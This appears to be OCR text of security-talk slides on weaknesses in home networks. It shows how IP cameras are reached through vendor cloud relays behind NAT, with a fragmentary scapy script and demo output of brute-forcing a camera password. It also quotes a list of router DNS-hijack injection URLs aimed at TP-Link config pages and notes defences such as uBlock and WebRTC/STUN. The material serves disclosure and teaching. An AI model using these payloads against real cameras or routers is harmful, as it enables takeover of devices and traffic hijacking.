
The app can connect to the IP camera even when it is behind NAT, no port forward

But how???



Problems with IPv4 and NAT




IP Camera
IP: 192.168.1.7
IP: 11.22.33.44
Cloud server
IP: 67.198.XXX.XXX:32100
Desktop client
Android client
Optionally: Python
IP: 110.2.4.6
Keep Alive
Keep Alive
Where can I find IP camera 123456-ABCDE?
Local IP is 192.168.1.7, the public IP is 11.22.33.44
cloud relay server 2 at 55.66.77.88
STOP
WTF, can't connect to 11.22.33.44 directly,
it is behind NAT/firewall
Hey bro, here is a client from 110.2.4.6,
can you connect to it?
Yo, I heard you tried to connect to me,
now you can connect, I opened a UDP tunnel to you
Yo, thanks, is 1337 the admin password?
Hell yeah, you are the 1336th visitor asking,
but you are finally right!
Awesome, can you please send me the FTP, email, WiFi login
details in clear-text please? The admin password is still 1337
Sure, what could possible go wrong?
FTP password is 1234, e-mail password is 12345 and WiFi password is Password1
Thanks man, you are the best!


```python
from scapy.all import *
import time
from threading import Thread

login_server = "REDACTED"
login_port = 32100
my_id = "REDACTED"

my_packet = "\xf1\x20\x00\x24\x50\x53\x44\x00\x00\x00\x00\x00\x00\x01\xd5\xa1"+my_id+"\x00\x00
    \x00\x00\x02\x33\x6f\x68\x02\xa8\xc0\x00\x00\x00\x00\x00\x00\x00\x00"

ans = sr1(IP(dst=login_server)/UDP(dport=login_port,sport=33333)/("\xf1\x00\x00\x00"), timeout =
    5, verbose = 0)

t1 = Thread(target=mysniff, args=())
t1.start()

ans = sr1(IP(dst=login_server)/UDP(dport=login_port,sport=33333)/my_packet, timeout = 5, verbose
    = 0)

t1.join()
a = False
a = sniff(filter="udp and port 33333", count=2, timeout = 5)

if sniff_result:
    try:
        int(sniff_result[3].sprintf("%UDP.sport%"))
        print("Multiple replies received from server, "+my_id+" seems valid :) ")
    except:
        pass    #military grade exception level handler
```

Demo time

```
Got UDP reply from IPCAM, we are probably a server, and not behind NAT, W00T
IP: RED.ACT.E.D Port: 23088
Hello IP Camera
It is nice to see you
Is this your password? : 1335
Incorrect username or password


New authentication session started, connecting global cloud server with camera ID PSD-XXXXX-12345 ...
Got UDP reply from IPCAM, we are probably a server, and not behind NAT, W00T
IP: RED.ACT.E.D Port: 18792
Hello IP Camera
It is nice to see you
Is this your password? : 1336
Incorrect username or password


New authentication session started, connecting global cloud server with camera ID PSD-XXXXX-12345 ...
Got UDP reply from IPCAM, we are probably a server, and not behind NAT, W00T
IP: RED.ACT.E.D Port: 25716
Hello IP Camera
It is nice to see you
Is this your password? : 1337
W00T W00T Password found:1337
Rawsniff:'\xf1\xd0\x00\x17\xd1\x00\x00\x00\x01\n\xa0`\x0b\x00\x00\x01result=0;\r\n'

root@mrgsrv1:/home/ubuntu/webcam#
```

I am safe, none of these apply, my home network is Sup3rFirewalled

We will build a great wall along the network perimeter and the customer will pay for the wall!



I am safe, none of these apply, my home network is Sup3rFirewalled

```
@192.168.2.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=6
@192.168.2.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2
@192.168.25.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=
@192.168.25.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver
@10.1.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.1
@10.1.1.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.
@10.0.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.1
@10.0.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.


6@186.208.76.14/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver
6@192.168.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=
6@192.168.1.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver
6@192.168.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=
6@192.168.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver
6@192.168.2.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=
6@192.168.2.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver
6@192.168.25.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2
6@192.168.25.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserve
6@10.1.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.
6@10.1.1.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=6
6@10.0.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=63.
6@10.0.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=168.235.145.61&dnsserver2=6
```

Andrew Brandt @threatresearch · Aug 13


Here's just a slice of one of these DNS hijack scripts. 200 separate inject attempts against just the TP-Lin

23 14

uBlock demo


uBlock is like Adblock, just better

I use two browsers, one for Internet access



And the other, only use to access internal network

I am safe, I changed the network range from default (192.168.0.0/24)



I am safe, I changed the network range from default (192.168.0.0/24)

WebRTC (Web Real-Time Communication) is an API definition … that supports browser-to-browser applications for voice calling, video calling, and P2P file sharing …

WebRTC + STUN

Natively supported in

- Chrome (2012)
- Firefox (2013)
- Opera 18 (2013)
- Edge 21 (2015)
- Blackberry

Not in Safari, mobile Chrome, IE

FreeNAS®


System | Network | Storage | Sharing | Services | Plugins | Jails | Reporting | Account | Help | Log Out | Alert

expand all collapse all

